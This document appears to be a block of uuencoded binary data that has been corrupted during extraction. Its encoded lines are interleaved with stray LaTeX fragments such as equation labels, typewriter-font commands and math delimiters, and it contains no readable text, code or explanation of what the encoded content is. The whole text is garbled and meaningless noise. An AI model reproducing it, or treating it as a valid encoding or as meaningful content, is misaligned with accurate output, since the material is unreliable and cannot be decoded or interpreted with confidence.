M?1.16W1T:3\$_)--<\$,Q18U=\"=U=S1MA;5TH\"+\O/\"X[=Q\"\$KL@UEP!]H=\"+ $\label{eq:mbo7b:dqa(_C2@A?]N$_(4^85DK.NO5)N)E0?L&UHW@$$-^/,Y^Z16T^G83_.$ $\label{eq:midc} \texttt{M;DC;YK!!8BNO:-L68-\xi(``<QN_T4D')BQA@LG;U=)+2\#Z\$.3+\$\xi(`')-1[X] }$ MOW.]J1.C:9B1<EL379VGG4>W:&?^WO3S6C'69P%C0#"&WSW2U!YCA<XSETH= $M2G<,"3-4IZYWG?U,A?@(7/+95JJ\9KEW\(D@[=S^#R5NF.>05ZE3LRQO&TIQ$ $\texttt{M([EFJ*Y>\backslash 'M4^{\circ})[/=UE.A.YB$NJV.UF^*QHFR<=[VVHRYGSVU+OG;)*T8$6>}$ $M.$5^{.}=4E.=GX1&T'8=2.X6D6+]^{#=Z})*7"]N^CWT+X]/=;4HV00NVB(R)$ M^9D*;,+[0;G#4'AIK'A80\$V4P#\$N?CEP9*SW?`":X;.'\2`*+VD9/((S&(D> M9\%9-\$S&%^P*'S]**N26;ZIQBZ]NWMY9'_VB>H(L1>//QSYH5`&4>\>SH#(+ M\$V@?\$_LKB8B%);@4G@+PP=*BN>AC5GZ"PYP,FL72BT<E**&OI*VWEDISIN+K M.732F) == YC2XWP18\P4?<:>.U]!7/,NT=N377(DJ,CT(B)JFS/R<Z5"W%5R& $\texttt{M:8_Y?"O'"/3:[HV2?WQ(I5<DO;J>\#:U"@V0DW0B5;9[P\#'5NQPE?^$M[U\$\$W]) }$ MV3?K%;2'<2'/XVN\?`THQL-AN+L+KW=W&90/J5;@0XJOZ;T&40L*,5\$9>MTF M]42]9G4C6Z_,TZMGZ!4G81HE/2X>.O']F6\+CZU]WNO2/*4=W<]E&RUHPKPN MH!HR;@Z49!!2*!FBF%^(`&F@4=J1MZCHL6]M]*-BZVJ*K3?DN#=WJV_PI?V+ $MP?0;PIUQ,H?1!LE^{8S9}=6B=62))-/%/58$5Z-H,4G,>3Y0R2^{1}TD1GN-& M'3G5; \ / \#^J@70\#4NU&Y]E/!W/A&*6\B[##+W=+JGWE:;:E^P_W>=ZW>:Y_]1$ $M<[P2QU0CD%H>F\\4@;B-;J@<MN#^I-1=M[H$NMZ%),3U*Y2[=$Z*YV&"_>C!/$ $M6H&9TPF48_[1[\JJYB%=>NUQ4ZK\[CU./%*W>:7S4<ZU7HJ/,K^1?AJELZ1 MA2L^]W?\$L[!8/BJ=JFJ+X2\$DO+H\$V26%;ZD3.<!M;R#96J[/F-80.:H*H= Q $M.",WN$SI8)CW<VC,V]&U)@*@<?8N/R(I2S]9&D,/3T<\-)UOQL[I.U7):???$ $M@\#! *07^, $(>.7_\&=)BH+?Y$W11WV+KN, 4, K+^*: @(IR64=N(A>J<'MP7G6\C$ MFIQ#XCG\$4Z8H<@8BGN<*SE>4+L:)]AS31COFOD<)XO&TOE^9,7=W;]7E2CPK $\texttt{MHHGRTQ^{.}NDH71Q\$EZ5V^{R+1\&7C\#TG0"}B*GNQ,A1S:N,\$-N*U\#6X2;+GF6U}$ M6:: "F"=_W.ZCDM118\$Q=R[OYS?4JTNSWA'?3C3S+?(S\$T;6PSN2<;'L_LY/< M;TP+5Y\$T89Y;>!\WPW\;RBVK928!DH__MSFH%FV&]246SY2=E\\$%WLZ44DN M&P3//0.0>3;+=R!,,__>()T^>_JM<:B&C2M3%IRXX,12PNCI%^[,BP^"_=?? $MU_ZT^/G=?_K)(*IC8[[V\n#Y_N'1_KVW@:E:M[<W\7=W9ZNC_\:?]9V=[I^Z])$ $\label{eq:mz} \texttt{MZ} \] \texttt{O} = \texttt{SGIWJ} \ [\ . \ U \setminus := . = \texttt{WUG8} _ U / \ 0 > = \texttt{K} \\ \$ \& " \& G ! \ D \\ \$? \ P \ J G \\ \$ Y \ . \ B < F \\ 7 ? _ T U _ `A \\ \$ \& 9 S \\ 4 W \ . \ B < F \\ 4 W \ . \ B < F \\ 5 ? P \ J G \\ \$ Y \ . \ B < F \\ 7 ? _ T U _ `A \\ \$ \& 9 S \\ 4 W \ . \ B < F \\ 7 ? _ T U _ `A \\ \$ \& 9 S \\ 4 W \ . \ B < F \\ 7 ? _ T U _ `A \\ \$ \& 9 S \\ 4 W \ . \ B < F \\ 7 ? _ T U _ `A \\ \$ \& 9 S \\ 4 W \ . \ B < F \\ 7 ? _ T U _ `A \\ 8 W \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ . \ B < F \\ 9 S \ .$ $M^*''BN?)Y&9*^38;_6:PWNEN!6_";)I'''9IL#>]N)DF,]#(@B=()A09@V04$ ${\tt MHIM\$-\$YGZ>HP/\$O;_63T\#\$\#MX1TG!)72Y?7IIVC0QB;>1@`@F\9G,[+DH7"?]}$ MI>0[E":S:3\2P1C"Z0WJ8:.TQ<Z(*6AX=LGNOY-;%>:]H&@Y&(YG\$DU'<8;N M.C(29'89LB"1Y\EPF%S1361,U)3QF`=8;11E)"2[;0LQMM=A&.'D"4;`0:@D MACRX:7B6?(HHOC[UDDE)T#/C/HA!BG&\$%U0I58)L5.8>41A!F["9BD?1M`T@ M::@HEKO6">S91CLXAM=XE"IOV(6S#\$.V\$BX2?0JJC.&41^\$-Z>UG&/6<XBS5 MA#, VQGE%AH!F1TD6!8P:&0;DF\:?,,0\RV2".5^2\^P*1UHQ#_K,"J,Q+(<\ M^`KLB!@3I2FA\`6/?SPX"HY>?W_\\][;_0\^?O/V]4\'+_9?!'_ ^]X10*C7 $\label{eq:memory} $$M@[W\#\$_\#_7X/]7]Z\W3\Z"EZ_\#0Y>O7EY`(6@UMN]P^.\#_2.,A7]P^/SENQ<'$$$ $\label{eq:master} $$ MAS^T@K^\.PX.7Q\'+P] > '1Q\#P > /7 + 6AKWU,Q > /U] \&K_[?,?X7'O+P < O\#XY_P) = (PAKWU,Q > PAKWU,Q > PAKWU,$

 $MQ:D%;7Y_{-}^{R}([7T/#>X%;_;>'A\?_=R[VWPYMW;-Z^{/}]@-$^<7!T?.7>P>0$ M]E^TH7UH,]C_:?_P.#CZ<>_E2^H@E'MW_"/`^,L^H+/WEY?[#"+TZ,7!V_WG MQRVHJ/YZ#KT'3%ZV@J,W^\\/X`^`LO_+/B"^]_;7%O;^^6M86_[W'12#S\&+ MO5=[/T`_&L7=!RA`V^?OWNZ_0OR@UT?O_G)T?'#\[G@_^.'UZQ=\$V*/]MS_! MVG7T.'CY^HAH\^YHOP5M'.]1TP`"R'+T&*!AC]X='1")#@Z/]]^^???F&.-^ M!3^^_AF(`'CN0>471,07A]1AH,;KM[\B6*0\$\$1L1^_G''??CR%@D(?3M^NX>D M.#I^> #\6"N(+1Z ?GNL]30XW/ AY<\$/^X?/]^\$K(H5P?CXXVF "Z!P<89\$# MUO3/>]#N.^HXC@E@QO[4^*]%8Q<<?(\,\.*G`T2>%X?Q/CI@>##2/?^1\$[Y= M\ZS_%X,S[D79GMQ\O?5_N^NL_YL;6]N+]?]K_#RHLO['HTDR19>(5/P)*S<M M@;4:&>^?!L?H6D?;07CXGBY\$XA8,'@YI(XGA9BA\%X_>7<<(UC5Y6,?!`@?6 MV"%0<\$!0]BE\E_<JE^)60*Y+H19G*9E"2<BC6(?E"EV!V5F.GJ[\$R4Z`7CSH MPO, `*U!4_8C\$/3LR%M&X>7PJ+<8^5., 'X7B!GW^!S1?MO#Q%V&\$Y_B\$*:94Z $M/%%:63U13E2%;^1[E=.P_.YM5U8>TY7C@II4P&US-BYODY>1?9V-^[-I<3>IPV-1200014P&US-BYODY>1?9V-120014P&US-BYODY-12001$ MB-X:N9B)*G_VU"D?OOS\NU8R1<P#LK8\6\$ZO@T9#3[R:!0^;RP^NFZO/H&QI M@X:3L<KZKC=QE@7YW5>WP.M:=8,0UVL*122S0C"_KDHMI)"\.N7=84'@O/F5 M\$)3VH8T?ZK6<)\$IV8?;)+&YG0;*J:`EG:.B=="O:\$%+?G/084"!O;.EMG=G, M^9'5IW#(COTI_\$EI<:;TLJ9?RL)O_%(67<F2MFCZ;MWHXI<'597=NAGQ,&)^ M'_8M,*>>&;BLN++FLTEWN@#*"6&W>^IF3?&;'_S5\<*B"<&M75937>B@WFF> M%7680?'%F%)(9'H6&QLD6HCLPJ>^\)161>XA<38[Q]B8PZ@!?_%F>'[J<YB2 MM-6)>;SA-`K'EYCM,.LSKX;>!;\SDE&&GDY1.`X\$KV>-AQJ?GP:-9#K`3WBK M'M,J80+\$1V:6<2C)4+62(N[JA<3RC+%B*0<M3Q8IZFDQ9:V:T(4V3^TP'03P M5F^C?G&<),./<?83JU'7^+\$XM+LJ_Y<.BW(IL;(R1S:+I]UC83)'\$<;M[6EA M/.7,I"4E:_ZYT6@LIS`Q.S`MEU-,E2P^R0_F861N"ZU`^V)=<Q*T97/=0P.1 M^HV\:*!]Z\$EV,XETU\$MAU'E%\$=A7`6AJ%"73E/#;*1L:7HS5MO+NE-7E2:.H MIIY'RJFG?\4K/SW<P(_%?0H.`L.J]MB]/W[IB5EWR4G'`*FF&'YK^RO:'DOR M]+@5B-N:/(FSD,KLR%GP#]T*P)MI+?506L]W%B)0AL!!^;UK9@/&JW3XFPD9 M*L`A\-:!,"B9-530#%"`>TU\$0V8U=6HKD#Z:LT5GVE.=X5#<R_;D#BF+TGF: MJFB: *^7[`DKHYF*1B4=5]!F=E\$QBAMK%X?\?]/Q?7CJ\U]U V?Z N]'9W+;W M_YWMQ?G_'WG_?Q5.,5*U?)X,PPR/H?,W^I5."0X.CWDRSV`3]`D>9#:+4CJ_ MYVVD:K\$D*6HH0`^"V<7P!A89P`D0P_.`&KN=!=*TA2L=YK04H-KDU)1%E.%# MNT^#KPT9N+WI43H?Y:N5F[4:<X42<XI;7!'Q7@]OKO=Z(.*'YRWAFH;+\$7_0 MO'&57L.3+;%B8_G4:07<19?>4P8@J^8HO)B&?1TJO`G_(2Y%.JZ]T._Q(!S" $\label{eq:matching} $$M@!A_{=\&LZ8MZ6B\&O!P<V/HDGU8!:20=`"?\N/JH]C[V?>U;$1GYM]R@09K/=I$ $$M@!A_{=\&LZ8MZ6B\&O!P<V/HDGU8!:20=`"?\N/JH]C[V?>U;$1GYM]R@09K/=I$ $$M@!A_{=\&LZ8MZ6B\&O!P<V/HDGU8!:20=`"?\N/JH]C[V?>U;$1GYM]R@09K/=I$ $$M@!A_{=\&LZ8MZ6B\&O!P<V/HDGU8!:20=`"?\N/JH]C[V?>U;$1GYM]R@09K/=I$ $$M@09K/=I$ $$M@09K$ $\texttt{MSOO?} _. \texttt{\MPNF/9D$}] "ZW\#EV91/EAT(F!^>; 7WP] Y? \texttt{\G":} -<4 'R"QS=+QW^&+O \\$ MY>O#?9:851\GG<%P06;\I8\:>229+7E=.(3ZKL+:"2Z&/_FH+'?6!_!\$A*._ M<YPAZA0'6Y8AMP@UN"UM+-F^2!*I66\$C.1^&01Z*&H;!"9\$>#Q5QK->R/N;R M4#X?1=&[JW:LY7)74X@+[3PB7V*(;)@M*SNF,T/U^`#NQ!/U[%N>55A(`^"F MZ7!'1W<>\$2,D'LLHRC<%9JOS,8?5?#*=7(9CC1L91&,(8*3R!T`<]W1: #"F MTPJ4=!6'E;8<=JY::\$>Y[`4/I\`C)5K5*9:2\4T]G)QJJY,YU/)HRLA23Y\8 M[O"058,AZ(HYK6/B3TNX&3W4GIQB6K^U)[.830WCV2QJT49]&&82NS<SSQ\ MI\JY7#0=7%;S!?W?YG)(?;!=R;RRJ<[#!PN<6<\$3[)SYSC^#&FKX6VI@6^90 M>AW,[+%L><:CY1+>FD'01!41!AOUZ%HJ,OW9-'"=]XJ%F8!`OYW5EBVV`/<V MHXF#ANM"T.".;V)0N9\[&Q&.=ZX\:R@T6X\$MTRQO/>TMB^8AB,K*Y%-4HZ-& MW)1"L&&6=H>>!63+)[6\$Q_^RE+YDG*\$'XF0:?8JCJXJ3B)U]F\$%T<78L=S9T ME8'P;+I+D<3IJ9TH&P&O/\$45!`N<ULT\$\7;E3EYE=#(YK;L-V[WUQ#%20.34 MYW&!G;7-@E:TP#E0G97,XFBH8,S-.><EUXX+%IG;S\$T.E=3W/!YQ6G.G*-,E M[\$FJZZ55IZ/4TMC%-4DQ+0+3_#I9*S`"XJ!DLV6N)U"-N\$YI14IAM8W8(/>@ $\texttt{M]!F\$\#\&S5@S7/78SM5WZHHB/\&LV_CR+\$4\#Y7\$2+UF1\2U\$L)+\$=:OO(K)I?*^{}}$ ML?'GXIVG;?9-MDJZL0.>D2+056*C#8_*FQ_N5XHF1<3J*.A:LHZ"`C8/"HIW $MJK6N%">];=M5?BXB.%SJN]GMX*.%",8P\%H$1_R2G`=*DT-,\W,V^/!OV<21$ MFIAS]ZT*<;E.,`?_ZA&MC/L-93W1EBKWGH*%O%R@&I:RU,P96_VZ@A?2<II3 M4TB#IK>>!UU9H8#>SK)3\$.K>I\%8))>7S+C K\$KA/@K'X06FX(S"2:5% \$\$P M@U6'3D3C\44M1G&()L1>CR)\$]'KH==WKU?TN4WI=7S1#CZ?4PECSGV/_.7[] MXO67:*/\$_[.SO:[[?V[A_8_-SL["_0,U?AX&1[,)F7`H6BOTDEVTN)SA'RR# M%IV3U!X&[])HN@HJ6(RN-3S:;R)L],'9389IA#]\$_)FGE&YB38RFVOOG`'WP MIRWFM/F0]H1N+@2OCX)?6/Q@#+D*A8]!0+%;YK"I\$EXWX1###"?DD;#V,A[/ MKH/K1]M4#WZO;F]BS<)(()*U7Z8[EZG=UQ**9DN=U,GQ,VP2DJN4MR`KCM%; $MC8Q, \7\#@5, +682<'<`<8VIG%+GD8O`BS, $"7\#[I/D7S"I.]`/.;Y$/#='P#[$ M'>< AE[NL4&Z5Q-PB?UW<[.S:<W_S>WN80[_X>R_2>JQ!%]\$63+)'+MPCAU8 MU*<VI?\$8^8Z[<H<I!G.N;#`N48!@T/H\YC'B`X^?=",O?C1.C1A>;4Q"KQON M-'U(!H!BT\$ZZI]ONUJCGP='<&JUJ'R)RRG)KTNO"JMQ]SZTJ_?KL#TY*^T+\$

M,(2G!AP^:L=YWD`;K(B\$M&XF&9#IS]EVO"CD@Y\$IO69WPTFQ3J<9%YY\$Z^R/ MXF[RM+6[WE9X*MQB"#R=K!\"STY;#(\$R7*KZOM!;"CBW'KE[%#D>YJ#@%3\\ ME+I(F6T:)FN;_6JHH4+GWWH_W:U[(K``G:/AH(4Q,RC0!4'T7""GQ,-0\$LO4 M5_OUG#`>9N?\\$9E-4&D.*\$X*X9U=*^2IPN`VLQ1V8;L!&XG@9+6?GM:;A36` M?*@5[984@Y_5009=!"TI2I^;!R<-GF"/G]&6<):?CK`*/!S7Z#K\$W9_L-C2P MOK5M9Z^Q99_-X+G)C_5'*P<RMW@7S`C*3>F?493FLJBVR*7AKZY29Q3.2)XT M;M>8=RJ) $<X$4-`J2=[D2B,U"%LWG2F[L>Z(&^=F<`\PA@(JU.>\`.VDS[>0+$ $M-ODFH;YN\&-J^8*GJA`I2`HHJ8->/RUQ2=7:TE/6^&CO8N*KL5$I]:W;9)T\&$ MC5GL1=7X75KW\0J/]^TYW=65"#W_BR<_D!KY^<.Z<N:<A,\$3?MKU+#AY@CLV MMC%\=NK)2%3(I1,_NYNG'?/^YT._@E[@WHAUK6B_EKY;OA#\;1'\$X^/=W\? M'KTOCIM+UE``'CFD\TD9JMNY[NQ\&VW!IFY.0:.G3"G5E_[#1PDM\$7<<I\$<[MD6>&55CN2P>(74JQUDYC#3`3`2A'59X*P'RK90-0US%4/@!KV&^K_'[Z,+B^ M/^WW4X[**CM>1>_]D`-\$SYA0!F.0`X,1L`J\$ZQP(;%A<")16CG0_Z9RZ=Q-E MI@(>;YG'@<^))C8-8]C^[]/\T/:M^J2I,FMX2/"351SJ4ZY,WY^:_RE@=]#- $M@.9Z%/-R&!X#%&;KAD:>>/*80PX#"V6?85:U[Q67GSZ.<5$?NH/]H>5^X-^$ $M^US1M'0@/*^1#^3^+5XEV\#&T+H9D5\#+33Z!POTT1[[R[<&TW(-&-A/-HT+M,$ $MAE ZS_{()} - N - G - AH Q^*_C VZ ; & 2 - Z - GA / 7WW (:$$ - 5! < GS'!C6"'J3T6O',$ MGEXF5SV]3J-9EE[*P\$=O+"_LO&^N.>S,16V)9+QSF[D*";?YG*SVSW]+0;AB M,'>Z!/'LRQRD"!03+<Y1?G-8ADN*.8]@^);:/86IB,>YVQT<2S9`PC>#QFD^ M!8_#`G+Q\$YW.]69W<WUS8W.S'"OVDTQU0.<5A+^'LWQ^\$GS6E*4A4*+"MRCX $M,Q28YTU6>@)ZY.@NO!OR['_A['KM2]G_=W:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_A[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?]OK:/_?ZF[*=A:V<NW_*/L?$ MV/^^^OBGDVEXLSH%G2H\B]'F?@^6X++XGYV-+>O^[_;6(O[G'\C^^R`XQ@@H M,49.\$DL-+GPS"@OTF4'XC+;;,!C&9]-P>M.^+ZOQ%S\$;HQ\Q&HK%K6'=ZFIE $M,01E1*='FFMLM?;,-('>;-#HH]@)AM]UKL_Y3X"'K^*_;E3Z-\=40*??GB`4$ $M!9W7.DW:OXQ:D9,[FEU;PY<_E%0+6Z2I83S(SJ$<T(QB(PO/(*Y-)W[`YFK)))$ M0SU&^*;7=53`*W+;E6RFL96LIXVJW*CX.<.NXG!"B<,\$FQ0+Q>@ 50\;18,X MO&<ML*K^U]U9!VT`](3N!B@#"_WO]QO_M_M[+U[MW^?X%_G_=C>WK/'?W-SI M+/2_K_'S?ORJ'`WZMYWV``-D1J/D\$T75AC]5*'&,D_(I`GT!]^;MX(<HPU3; M>!Z[6[0,LDFZN[9V\$6>7LS.,\[Z&B03>'7'&6JPC_S[S_PHTG;.+5;S;V.Z/ M!E_'_[^[;NW_MC:[B_W?5_GY!C-JTE8*-OJ#6JT=IJ-@G/20+WK,I1]>IC<C MW)4%2T=O?WK8WWW/K4+O'^+4AYD/`F38'L7]:8)A]4D"`\$.-\$?8:+_LXIRI_ $M;O,DZ^UD>K'&/567:FW8)@",6NUL@@:@;S#1^@@0Z86P\ZR=S:R763A>#Y:^$ MF=P\$T-#[;#1Y_U[S:0^XM^WCH*"\$Y@KW>,EMH9^D]]I`[6R(EP-^/V7;.?^Y M&5U&UU\U_OOF^J8]_^E*P&+^?X6?HD.:_INX_W%(ARL3^DM^2\$9XDR6UGV&; $M&<, &-^{81}[:`, [YFG<_H)S?&60TI)WC`;S;2!A7D53*8#6$+3$7>0]?4&&B MC.>RTD4T;K^{(P_67)9D(-0)0M[F^`NVCF]}Q^{'NQ3}T9-3+PHO^{;("A:M3[-1])}$ MXIIO9F?#N'_\$^BE`3.@E-XU+8\$;1&C3#0X\$VZNQZ\$AZ,L+S?\,=LS,/O/B"E M3&1OX2#%)2;VV*.O+,@I'G=1M`*BD#CTXNF5Z1T[*#`<I^!M#T!Z*/]\&H59 M])J::U!U[/\111SFH98M9Z8DA24DS:)1HXXA=CY--]:#M33PCMM=V]=CCG(8 M]W!/Y\$FP[J:3?"@MH,MI&OR.\$,C6/3,]/+JZ&Y>MNT,ZJ#].-(O3G2Y&9>QMO3YN_E%JXQ*)U\N^!XY_,SAK"*#^L1#(?W,:V!6;083Y%NJ%^.(1(C2*AWE' $\texttt{M+$I$\0X$\T"\R'9W90L,T8[*@/1>D$[?EE/!Q,B<9R5K5X4(N.YH7'&7B`-^:>]}$ MTE/[?V?1].9@G\$73\[`?-0YPO\$7L8ZL:XQF>H9T[HO!Y=:)!;L.[_XDI]+C^ MED6*]A@=M3+,J;3%PR)ZC_PT7.B>]3C09J5E%%4?A+A4M6]+64/8W".-SV?# M88]?NC&(.1Y\$_60*TW)P"%^51]]YUHL'&`%&UF2'MDN[NW^'C^08M>2GH:SK M'N6:R6"U_G#49&,GV[L<C.8;06XS<0L%)KG,1./9*\$+<&]I8-!T74BC>90"? MZLWMYO\$*0CF)3QUF1#@?8TR&*R"ROYBW%(^139.-%ETA'^KMM65853\.2;R8 M<WRBSM>U2K!B7(GL)^PU>6?IO6QA50G#-!CD`IW*E"IBD>'049XT\@%R+J;9 M8\$T\$+I2DA^QHD27RZ^O_+./7T1>Q_Q?M_]>WUIW\C]M;"_W_:_SD9W'\+T_N M1IDMDF7H8TD:QY191EZX[R>K["N[)03\,IS&63(._B><AJ,X@\W\$D\09QYD? M?#ZPA1SXXO-?&*'O.?Q[V?SO;F]TK/F_L;.SN/__57[N&O_];O'>F3LPY[O\ MX'H?TND, %#[80:FP>LK?00;B]4;=97?MKC.*\Y@?-<]IPGI!)GKQQA-A5U33 M'@SK/OIH'-\$W)P:OJ"K M'Y8Y7WXZHW3*ZNMNHVKJO`U#P6'.M8+YIV0I)0@ MMG>;,*K";8;'PVIP.@964%49S=+=?M4!"&!%D7VM\%I:]\$L]U8K/;]099S<P MKMGWYO_YB%M._)<OD`"T1/[O=#O;=OR7K9V%_></*?_O-]\G<ESEA)^ZOU]! MQD]FP21FKIKY\$^0+SCM6<[[LGZ/D'Q?#6?1-A2R@;M'59W.E`RT#8.<%M=)L $\texttt{M\$E} < \texttt{OR} ; = 95 + \texttt{D2} \\ > ;) \texttt{O} = \texttt{EH\&}, \texttt{UI$^1DQF9} = (\texttt{OJGJT9TS47DP} \\ " 9 : \texttt{O@Y?} + \texttt{@RIHE63H} \\ > \texttt{OJGJT9TS47DP} \\ " 9 : \texttt{O@Y?} + \texttt{@RIHE63H} \\ > \texttt{OJGJT9TS47DP} \\ " 9 : \texttt{OOW} \\ > \texttt{OW} \\ >$ M'-R<!60]; E"!=%KL>&H[)U^GW361LY-WK&+23H\$7UJK<U9+LG0(OK0#@4Y;& MTUNK8CY/;]TJB3VU(?:G]2QA'Y'?LY1F0G'!,\Z:<+>5Z45GPV_&Z2]OGB?C $M <= 3/= G < OCD "#`.9\RS0,^.N_C^3?%WWAKTL-\VL^[+:,:AX4&1&F+DN"HY]^$

 $M.!B%] $^4QG6]C"Z^;-[!!CI8'Q![]-F3;](Q'T.?=N!YTN.>[*/W+^B[;P])$ MOWF=@; %KO_SRRZZ;,O,BRD@)@JW^9!CW\:3X,6B:T8!"T9YA2H-5]&C-HC%) $M<@\#\$3@91CJ<4.6\\@HN6\$_3[J?^=12.'[[IZG51X]5\\[52J[-OE/K'.?CG)RK]]$ M(#4F0SQMK_\=#7SUYNU3J!:`ND5>U;*R9D*L2IE8J<KI/)TK2.9:GM'5H<<? M),4K2^]ZE^RNS%L'/AZ5IW7ECWA&C[7PA/[Y\$4P)>AIQ^SG4JS?;3'GPI'MM MZHUS@/X4L, `U!#A.MS=!A!\QFZ^;.:W.(FK6:W=,%ZL3!"7\$P?@\T>LTVW3G M]S7KF5Z 2BI7\$ZPJU+;3Z7IRMO(52-!=4)J EHHI&6+XMIM \$^,@<KLZ`Y]-M7_R,>8*UVD498+D<I+JPUCUG85D;]>^^"[BYA2>WU6--0YW<U+`Y`%D^62^0 MHN2P*MV+/T>LX-J_H"_:/6:(38/5D^[I`!4)_"\W.>P]I7:UJ:7`+I*Y+GY^ $M[_/_3Q>KPRC\V+[,1L/[;Z,L_J_P_^ONP/^Z>/ZST=E<G/]\E9\G..3/:D\N$ $M043#K[0_C2?9LUIM;2UX_;;^M?]'[+CB^CX(B=$F'<:GDN!&7(4'@QO0S[$ M']OC**051`HU3"Y@P4W1/:I9^R?)#B@_C7Z;0>UT-SB;)E>P&VH/DE'[BN)L 